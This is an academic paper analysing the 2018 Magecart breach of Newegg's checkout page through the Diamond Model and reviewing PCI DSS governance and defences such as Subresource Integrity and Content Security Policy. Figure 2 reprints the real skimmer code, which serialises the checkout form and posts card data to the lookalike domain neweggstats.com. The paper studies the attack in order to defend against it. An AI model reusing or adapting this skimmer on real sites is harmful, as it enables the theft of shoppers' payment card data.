## ABSTRACT

*The Diamond Model Applied to the Newegg Magecart Breach and Analysis of PCI Governance Structures*

HOLT, JOSHUA A – GTG738Y

PUBP-6725-OCY

In 2018, Newegg, a popular online retailer focusing on technology products such as computers, servers, and routers, fell victim to Magecart, a sophisticated malicious script which intercepts credit card numbers entered on web forms and forwards them to hosts controlled by the attacker. The attackers managed to compromise the Newegg secure checkout page and remain undetected for nearly a month. While Newegg has not publicly released the number of credit cards compromised, with "45 million monthly unique visitors" this attack could have potentially claimed many victims [10]. This paper will analyze this incident in the context of the Diamond Model [9], identify the policy tools used to govern behavior and compliance, and speculate whether additional technical security controls could have prevented the incident.

The Diamond Model of Intrusion Analysis by Caltagirone, Pendergast, and Betz "describes that an adversary deploys a capability over some infrastructure against a victim [9]."  The model allows the security analyst to pivot between the vertices to examine relationships and threats.





*Figure 1: Diamond Model Overview of Newegg Breach*

The victim, Newegg, implements a secure checkout feature on their website to accept payments for goods and services, including via credit card. The credit card number, along with other identifying information, is entered in a web form and ultimately submitted to the payment processor. The web form provides the customer's credit card information in plaintext, and any attacker who can modify the source of the page, compromise third-party Javascript libraries loaded by the page, or perform a Cross-Site Scripting (XSS) attack can gain access to the DOM and compromise the form's contents.

The adversary Magecart is "an umbrella term given to at least seven [independent] cybercriminal groups that are placing digital credit card skimmers on compromised e-commerce sites [3]". RiskIQ and Forcepoint attributed the Newegg breach to Group 6, who select "top-tier targets, such as British Airways and Newegg so that even if they only manage to hold the skimmer in place for a short period, the sheer volume of transactions on the victim website will yield a high return on investment [3]".

Magecart Group 6's capabilities include their Javascript skimmer, which contains the same basecode as the British Airways incident [1]. Once injected into a page, the skimmer attaches itself to the checkout form, storing the form information within a variable and serializing the contents to a JSON string [2]. When the submit button is clicked, the credit card number from the payment form along with other sensitive information, such as the name, expiration date and security code (CVV) is sent to the attacker's server via an Ajax post request [12]. Group 6 managed to place the skimmer "on the processing page itself", indicating that they may have compromised Newegg's source code version control system or otherwise gained write access to the resource [1].



```
window.onload = function() {
        jQuery('#btnCreditCard.paymentBtn.creditcard').bind("mouseup touchend", function(e){
            var dati = jQuery('#checkout');
            var pdati = JSON.stringify(dati.serializeArray());
            setTimeout(function()
{jQuery.ajax({type:"POST",async:true,url:"https://neweggstats.com/GlobalData/",data:pdati,dataType:'application/json'});},250);
            });
        };
```

*Figure 2: NewEgg Magecart Group 6 Javascript Skimmer [2]*

Pivoting to the infrastructure feature, before injecting the Javascript skimmer, Magecart Group 6 registered the domain name *neweggstats.com,* with "the intent of blending in with Newegg's primary domain, newegg.com [1]".  The adversary pointed this domain to the IP address 217.23.4.11, which is associated with the bulletproof hosting provider Worldstream [13]. The attackers also purchased a valid, trusted SSL certificate through Comodo for the site. In addition to providing legitimacy, the infrastructure allowed the attackers to "form HTTPS connections and obfuscate the data that was being sent [4]."

The Diamond Model focuses on the technology meta-feature, which analyzes the "technology connecting and enabling the infrastructure and the capability to operate and communicate [9]." Magecart's main capability is malicious Javascript injections, which execute client-side on the user's browser. While the Newegg secure checkout page transferred the malicious script to the client, any activity initiated by the script, which includes the capture of the credit card account numbers from the form and the communication with the attacker's C2 infrastructure occur directly between the customer and the attacker.  Any defenses that Newegg might have in place to detect or prevent this activity, including network firewalls, intrusion detection systems, and web application firewalls are completely bypassed by this attack.

With Newegg's defenses effectively blind, it is up to the end user to detect the attack. Showing evolution in the sophistication of the malware, the attackers "managed to minimize the size of the script from 22 lines of code in the British Airways attack to a mere 8 lines for Newegg [2]." When obfuscated within a page containing potentially hundreds of lines of scripts, CSS, and other HTML, it would be quite difficult to discern the script's behavior from benign functionality. Furthermore, using a lookalike domain (neweggstats.com) with a valid root-signed SSL certificate further legitimizes the communication, allowing even a savvy user to plausibly believe the traffic is part of Newegg's footprint.

The social-political meta-feature of the Diamond model examines the relationship between the victim and the adversary [9]. RiskIQ reported that Newegg was the 161st busiest website in the US, with an average of 50 million visitors a month [1]. Magecart Group 6 goes after these high-value targets as they provide a large-return on investment. They analyze their victim's checkout process and modify their skimmer to attach the appropriate checkout form. This same group previously targeted British Airways with a similar skimmer, claiming 380,000 victims [12]. While there is no direct relationship between the adversary and the victim, Newegg was a lucrative target that, once the attacker found a method to compromise, resulted in 500,000 advertised compromised card numbers on a dark-web credit card dump-shop [3].

Next, this paper will analyze the role policy and governance have in addressing the threats to cardholder data and whether technical controls may have prevented the incident. The PCI Data Security Standard "globally applies to all entities that store, process or transmit cardholder data and/or sensitive authentication data [6]." The PCI DSS provides 12 major requirements which address securing networks and systems, protecting cardholder data, establishing vulnerability management programs, implementing strong access controls, logging and auditing system and network activity, and maintaining an Information Security Policy [6].

A few US states have adopted provisions of the PCI DSS into law, including Minnesota, which "mandates that no one conducting business in Minnesota may store a PIN verification code, card security code, or full track data after transaction authorization. [17]." However, unlike other industries such as healthcare with HIPAA, there is no national law or transnational treaty that governs the payment card industry. The PCI Security Council (PCI SSC), founded in 2006 by American Express, Discover Financial Services, JCB International, MasterCard Worldwide and Visa Inc., administers the PCI Data Security Standard along with other standards that govern software security and PIN debit transactions. However, "each payment card brand maintains its own separate compliance enforcement programs [6]." Payment card security is governed at the industry level (Layer 8.5) but has global reach due to the proliferation of major credit card brands worldwide and the requirement that everyone accepting payments must maintain compliance.

PCI compliance is not voluntary; there are hierarchical structures (payment brands, service providers and merchants) and penalties for non-compliance. A service provider is a "business entity that is not a payment brand, directly involved in the processing, storage, or transmission of cardholder data on behalf of another entity", while a merchant is "any entity that accepts payment cards bearing the logos of any of the five members of PCI SSC as payment for goods and/or services [18]." It is common for merchants to use a service provider to handle cardholder data and limit liability. A service provider's payment gateway service can simplify the card authorization and settlement process for the merchant and offload certain compliance responsibilities, such as the storage of credit card numbers, to the service provider.

Compliance requirements vary depending on the size of the merchant. Level 1 merchants, who process over 6 million VISA transactions per year, are required to provide an "annual Report on Compliance (ROC) by a Qualified Security Assessor (QSA) [19]". The ROC [22] is issued after the QSA has audited the merchant organization and determined to be compliant with all PCI DSS requirements. Smaller merchants who do not meet the transaction threshold can submit a Self-Assessment Questionnaire: the SAQ-A [20] is a simplified form for merchants that outsource all card processing activity, including card entry, to a service provider, while the SAQ-D is reserved for "not meeting the criteria for any other SAQ type" including e-commerce merchants accepting credit cards directly on their own web site [21]. The SAQ is designed both to reduce the financial and administrative burden on compliance for smaller merchants and to promote outsourcing storage and processing of cardholder data to service providers.

The requirements are more stringent for service providers. Any Level 1 service provider processing more than 300,000 transactions a year are required to undergo the Report on Compliance and must use a QSA [19]. Furthermore, the PCI compliance status of service providers for the VISA card brand are publicly available on VISA's website [16]. In contrast, the service provider is responsible for validating the PCI DSS compliance of merchant, and this information is not publicly available. Penalties for non-compliance can include fees and may include termination of the ability to process card transactions [23].

Was Newegg in compliance with PCI DSS at the time of the Magecart breach? This question is difficult to answer from a public perspective with any authority due to the lack of public compliance reporting for merchants and a lack of a public breach notification requirement. Newegg would have been required to notify the card brands after the breach, potentially use a PCI Forensics Investigator (PFI) to identify the scope of credit card numbers compromised and pay up to $100,000 to each card brand [11]. However, "the PCI DSS has no requirement for notifying the public of a data breach, or even notifying the PCI SSC [24]."

Newegg themselves have released very little public data about the incident. They sent notification "emails to customers who made purchases during the one-month time period" advising them of the malware and to check their statements for fraudulent activity [25]. Newegg addressed the breach with a FAQ, noting that "unauthorized code was added", that they "launched an investigation, engaged a leading cyber security firm to assist, and are taking appropriate steps to address the issue [8]." The FAQ does not confirm that cardholder data was compromised, insisting that "forensic investigations of this nature take some time to conduct. [8]"

Given that PCI DSS compliance alone was not effective in preventing this incident, were there technical controls that could have? Rapid7 argues that the PCI DSS has not kept up with client-side attacks such as Magecart [5]. However, the PCI SSC recognizes the threat associated with web-based and online skimming attacks, especially initiated by the Magecart group of actors [14]. Recommended technical controls include file-integrity monitoring, change-detection software, code reviews and periodic penetration testing, all part of the PCI DSS. Additionally, Section 2.11.6 of the PCI *Best Practices for Securing E-commerce* warns that "any third-party content included on a payment form is an opportunity for an attacker to silently steal" cardholder data [7]. Additional controls include Subresource Integrity (SRI) which allows validation of a fetched resource by checking a cryptographic hash [12]. If the hash does not match, the resource is not loaded. Content Security Policy can also be used to protect against inline and external Javascript skimmers [26].

In summary, the PCI DSS is an effective sub-industry governance structure that enforces compliance on all entities that handle cardholder data, but like any security standard it is only a baseline. Organizations need to prepare by identifying risks in their environment, including adversaries, their goals, and the capabilities and technology that enables cardholder data to be compromised. The Diamond Model can assist the security analyst in making these connections, remediating the vulnerabilities that led to the incident and being better prepared against future attacks.

# References:

1. KLIJNSMA, YONATHAN. “Another Victim of the Magecart Assault Emerges: Newegg.” RiskIQ, September 9, 2018. https://www.riskiq.com/blog/labs/magecart-newegg/.
2. Volexity Threat Research. “Magecart Strikes Again: Newegg in the Crosshairs.” Volexity, September 19, 2018. https://www.volexity.com/blog/2018/09/19/magecart-strikes-again-newegg/.
3. TEAM RISKIQ. “Inside Magecart: RiskIQ and Flashpoint Release Comprehensive Report on Cybercrime and the Assault on E-Commerce” RiskIQ, November 13, 2018. https://www.riskiq.com/blog/external-threat-management/inside-magecart/.
4. NOHE, PATRICK. “Magecart: Javascript Injection used to breach Newegg, steal PCI.” The SSL Store, September 19, 2018. https://www.thesslstore.com/blog/magecart-newegg-breach/.
5. RAPID 7 BLOG. “The Newegg Breach: PCI Means Nothing to Magecart.” Rapid7, September 25, 2018. https://blog.rapid7.com/2018/09/25/the-newegg-breach-pci-means-nothing-to-magecart/.
6. “PCI DSS Quick Reference Guide: Understanding the Payment Card Industry Data Security Standard version 3.2.1.” PCI Security Standards Council, 2018. https://www.pcisecuritystandards.org/documents/PCI_DSS-QRG-v3_2_1.pdf.
7. “Information Supplement: Best Practices for Securing E-commerce.” PCI Security Standards Council, April 2017. https://www.pcisecuritystandards.org/pdfs/best_practices_securing_ecommerce.pdf.
8. “2018 Data Security Update & FAQ.” Newegg, April 2017. https://kb.newegg.com/knowledge-base/2018-data-security-update-faq/.
9. Caltagirone, Pendergast, Betz. “The Diamond Model of Intrusion Analysis.” Center for Cyber Intelligence Analysis and Threat Research, 2013. https://www.activeresponse.org/wp-content/uploads/2013/07/diamond.pdf.
10. WHITTAKER, ZACK. “Hackers stole customer credit cards in Newegg data breach.”, September 19, 2018. https://techcrunch.com/2018/09/19/newegg-credit-card-data-breach/.
11. MOLDES, CHRISTIAN. “PCI DSS and Security Breaches: Preparing for a Security Breach that Affects Cardholder Data”, February 28, 2018. https://www.sans.org/reading-room/whitepapers/incident/pci-dss-security-breaches-preparing-security-breach-affects-cardholder-data-38340.
12. KLIJNSMA, YONATHAN. “Inside the Magecart Breach of British Airways: How 22 Lines of Code Claimed 380,000 Victims” RiskIQ, September 11, 2018. https://www.riskiq.com/blog/labs/magecart-british-airways-breach/.
13. gwillem. “The exfiltration server for the Newegg hack was also hosted at worldsteambv”, September 22, 2018. https://twitter.com/gwillem/status/1043656975001825280.
14. “Two Leading Cybersecurity Organizations Issue Joint Bulletin on Threat of Online Skimming to Payment Security” PCI SSC and RH-ISAC, August 1, 2019. https://www.pcisecuritystandards.org/pdfs/PCISSC_Magecart_Bulletin_RHISAC_FINAL.pdf.
15. “Subresource Integrity”, MDN Web Docs, May 28, 2020. https://developer.mozilla.org/en-US/docs/Web/Security/Subresource_Integrity.
16. “Visa Global Registry of Service Providers”, VISA, November 6, 2020. https://www.visa.com/splisting/searchGrsp.do.

17. Graves, James, “Minnesota's PCI Law: A Small Step on the Path to a Statutory Duty of Data Security Due Care”, William Mitchell Law Review, 2008. https://open.mitchellhamline.edu/cgi/viewcontent.cgi?article=1247&context=wmlr.
18. “PCI DSS and PA-DSS Glossary of Terms, Abbreviations, and Acronyms”, PCI SSC, April 2016. https://www.pcisecuritystandards.org/pci_security/glossary.
19. “Information Security: Compliance Validation”, VISA, November 2020. https://bm.visa.com/run-your-business/small-business/information-security/compliance-validation.html.
20. “PCI DSS Self-Assessment Questionnaire A and Attestation of Compliance”, PCI SSC, June 2018 https://www.pcisecuritystandards.org/documents/PCI-DSS-v3_2_1-SAQ-A.pdf.
21. “PCI DSS Self-Assessment Questionnaire D and Attestation of Compliance”, PCI SSC, June 2018 https://www.pcisecuritystandards.org/documents/PCI-DSS-v3_2_1-SAQ-D_Merchant.pdf.
22. “PCI DSS v3.2 Template for Report on Compliance”, PCI SSC, April 2016 https://www.pcisecuritystandards.org/documents/PCI-DSS-v3_2-ROC-Reporting-Template.pdf.
23. “Why Security Matters”, PCI SSC, November 2020 https://www.pcisecuritystandards.org/pci_security/why_security_matters.
24. Critchley, Tim, “GDPR and PCI DSS: How They Differ, How They’re Similar and How to Comply with Both”, Payments Journal, July 11, 2018 https://www.paymentsjournal.com/gdpr-and-pci-dss/
25. Liao, Shannon, “Newegg users’ credit card info was exposed to hackers for a month”, The Verge, September 19, 2018. https://www.theverge.com/2018/9/19/17879630/newegg-user-credit-card-info-data-breach-hack
26. Barnett, Ryan, “Protecting your website visitors from Magecart: Trust but verify”, Akamai, November 27, 2018. https://blogs.akamai.com/sitr/2018/11/protecting-your-website-visitors-from-magecart-trust-but-verify.html.